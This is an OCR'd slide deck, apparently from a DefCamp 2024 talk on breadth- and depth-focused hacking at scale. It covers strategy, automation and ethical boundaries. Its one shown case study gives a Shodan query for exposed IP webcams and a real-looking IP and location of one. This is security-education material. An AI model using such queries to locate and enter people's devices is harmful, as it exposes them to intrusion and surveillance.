Many thanks to our sponsors and partners!

Powered by orange

PLATINUM SPONSORS

BIT SENTINEL

D3 CYBER

CYBER LIFE HACKS

HACKING VILLAGE PARTNERS

cyber EDU

electron

HACKOUT Portalul Atacurilor Cibernetice

SILVER SPONSORS

efect

PFG FINANCE

wantsome the friendly IT academy

MOBILITY PARTNER

TOYOTA Cluj-Napoca prin Profi Auto

COMMUNITY & MEDIA PARTNERS

DIRECTORATUL NAȚIONAL DE SECURITATE CIBERNETICĂ

CLUJ IT

UNIVERSITATEA BABEȘ-BOLYAI
BABEȘ-BOLYAI TUDOMÁNYEGYETEM
BABEȘ-BOLYAI UNIVERSITÄT
BABEȘ-BOLYAI UNIVERSITY
TRADITIO ET EXCELLENTIA

BRCC British Romanian Chamber of Commerce

ISACA Trust in, and value from, information systems Romania Chapter

(ISC)² CHAPTER ROMANIA

Cloud Security Alliance Romania Chapter CSA

CARTEA DALIEI

x86 GENERATION

WOMEN 4CYBER EUROPEAN CYBER SECURITY ORGANISATION ROMANIA

ȘCOALA INFORMALĂ DE IT®

TSM TODAY SOFTWARE MAGAZINE

DevExperience

ITCAMP

MOBZINE.RO

SecurityPatch

ROTSA The highway of Romanian Tech Startups

techcelerator

Hacking At Scale

Strategies & Automation

DEFCAMP

15-16 MAY 2024

WHO

MATEI-ANTHONY JOSEPHS

FOUNDER OF HIVEHACK
SENIOR PENETRATION TESTER
SENIOR THREAT HUNTER
JUNIOR HUSBAND
DISCOVERED SEVERAL CVES
OSCP, CRTO, EWPT AND OTHERS

LINKEDIN

GITHUB


WHAT
HACKING STRATEGIES
1. BREADTH-FOCUSED
2. DEPTH-FOCUSED
AUTOMATION OPPORTUNITIES
PRACTICAL CASE STUDIES

WHY

RELEVANT FOR:


- BUG BOUNTY
- VULNERABILITY MANAGEMENT
- PENTESTING

FEELS LIKE CHEATING


INTERESTING &

THIS IS WHAT ATTACKERS DO IRL


WHY


If you only had one week would you rather hack wide scopes at the surface or hack narrow scopes in depth? Share your reasons below!
Diving deep into narrow scopes
61%
Surface testing wide scopes
39%


HACKING AT SCALE




HACKING + SCALE



HACKING




SCALE?



SCALE?


Wildcard Subdomain




SCALE?

~~Wildcard Subdomain~~

BBP with API+Web+Infra+Cloud




SCALE?



~~Wildcard Subdomain~~

~~BBP with API+Web+Infra+Cloud~~


THE WHOLE INTERNET


Exploration of the
Technical
Boundaries Across
The Whole Internet


TOOLS


DEPTH-FOCUSED HACKING

- PICK A TARGET
- PICK A BUNCH OF VULNERABILITIES
- ATTACK!




BREADTH-FOCUSED HACKING

- PICK A VULNERABILITY
- PICK A BUNCH OF TARGETS
- ATTACK!




STRATEGIES



- **A time and a place for both**
- Wide = easier to automate
- Wide = vulnerability scanning
- Deep = tedious and mostly manual
- Deep = penetration testing Bug bounty
- Deep = more $$$

STRATEGIES



- Start from a research question
- Determine potential targets
- Try manual detection
- Automate the detection process
- Determine vulnerable targets
- Dig **deeper**

ETHICAL CONSIDERATIONS

- AUTHORIZED PENETRATION TEST
- TESTING WITHIN THE SCOPE OF A BUG BOUNTY PROGRAM

- NON-INTRUSIVE TESTS AGAINST A TARGET WITHOUT PRIOR AUTHORIZATION BUT RESPONSIBLY DISCLOSING THE FINDINGS TO THE ORGANIZATION

- ENTERING UNPROTECTED SERVICES ON A TARGET WITHOUT PRIOR AUTHORIZATION BUT RESPONSIBLY DISCLOSING THE FINDINGS TO THE ORGANIZATION

- ENTERING PROTECTED SERVICES WITH DEFAULT USERNAMES AND PASSWORDS ON A TARGET WITHOUT PRIOR AUTHORIZATION, BUT RESPONSIBLY DISCLOSING THE FINDINGS TO THE ORGANIZATION

- CHANGING CONFIGURATIONS ON A TARGET YOU GAINED ACCESS TO WITHOUT PRIOR AUTHORIZATION

- EXFILTRATING DATA FROM A TARGET AND SELLING IT
- DENIAL OF SERVICE ATTACKS AGAINST A TARGET

ETHICAL CONSIDERATIONS

THE FUN PART

CASE I

Playing With Shodan

EXPOSED CAMERAS

"Server: IP Webcam Server" "200

https://www.shodan.io/search?query="Server%3A+IP+Webcam+Server"+"200+OK"&pa...

IP Webcam

80.111.68.83

cm-80.111.68.083.ntlworld.ie

Liberty Global B.V.

Ireland, Dublin

swf

